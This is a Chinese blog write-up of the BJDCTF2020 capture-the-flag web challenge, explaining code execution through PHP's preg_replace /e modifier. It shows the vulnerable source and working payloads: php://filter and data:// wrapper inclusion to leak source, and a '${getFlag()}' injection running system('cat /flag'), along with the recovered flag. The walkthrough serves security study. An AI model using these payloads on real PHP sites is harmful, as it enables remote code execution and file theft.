

[ctf web][BJDCTF2020]ZJCTF，不过如此 writeup | preg_replace 函数/e模式命令执行

原创


shu天 于 2021-08-16 11:15:10 发布 36 收藏

分类专栏: [ctf # web](#) 文章标签: [php](#) [ctf](#)

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/119728586

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

[BJDCTF2020]ZJCTF，不过如此

[BJDCTF2020]ZJCTF，不过如此 wp
preg_replace 函数/e模式命令执行

PHP命令执行函数

preg_replace

函数作用：搜索subject中匹配pattern的部分，以replacement进行替换。

\$pattern：要搜索的模式，可以是字符串或一个字符串数组。

\$replacement：用于替换的字符串或字符串数组。

\$subject：要搜索替换的目标字符串或字符串数组。

preg_replace 函数使用 /e 模式，导致代码执行。

/e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向引用替换完之后）。提示：要确保 replacement 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。

也就是说，pat和sub有相同部分，rep的代码就会执行。

```
?pat=/123/e&rep=system("find+-iname+flag")&sub=123
```

wp

1.[BJDCTF2020]ZJCTF，不过如此

preg_replace /e 模式

index.php

```
<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')=="I have a dream")){
#text伪协议
    echo "<br><h1>".file_get_contents($text,'r')."</h1><br>";
    if(preg_match("/flag/", $file)){
        die("Not now!");
    }


    include($file); //next.php 伪协议读next.php源码
}
else{
    highlight_file(__FILE__);
}
?>
```

payload1得到next.php源码

```
?text=data://text/plain,I have a dream
&file=php://filter/convert.base64-encode/resource=next.php
```

I have a dream

PD9waHAKJGikID0gJF9HRVRbJ2Ikj107CIRfU0VTU0IPTIsnaWQnXSA9ICRpZ



next.php

```
<?php
$id = $_GET['id'];
```

```

$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',          //preg_replace的/e模式
        'strtolower("\\1")',        //替换字符 /1 是第一个抓取的正则，是执行的命令
        $str                          // $re和$str要有匹配
    );
}

foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
    @eval($_GET['cmd']);
}

```

payload2 [link](#)


```

next.php?\s*=${getFlag()}
&cmd=system('cat /flag');

${getFlag()}或者${getFlag()}
\s*相当于.*，但是.是非法的$_GET数组参数名，会被换成_

```

```
flag{ff82383a-af87-4a4f-92b7-138af5102b84} system('cat /flag');
```



https://blog.csdn.net/weixin_46081055

参考文章: <https://www.cesafe.com/html/6999.html>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)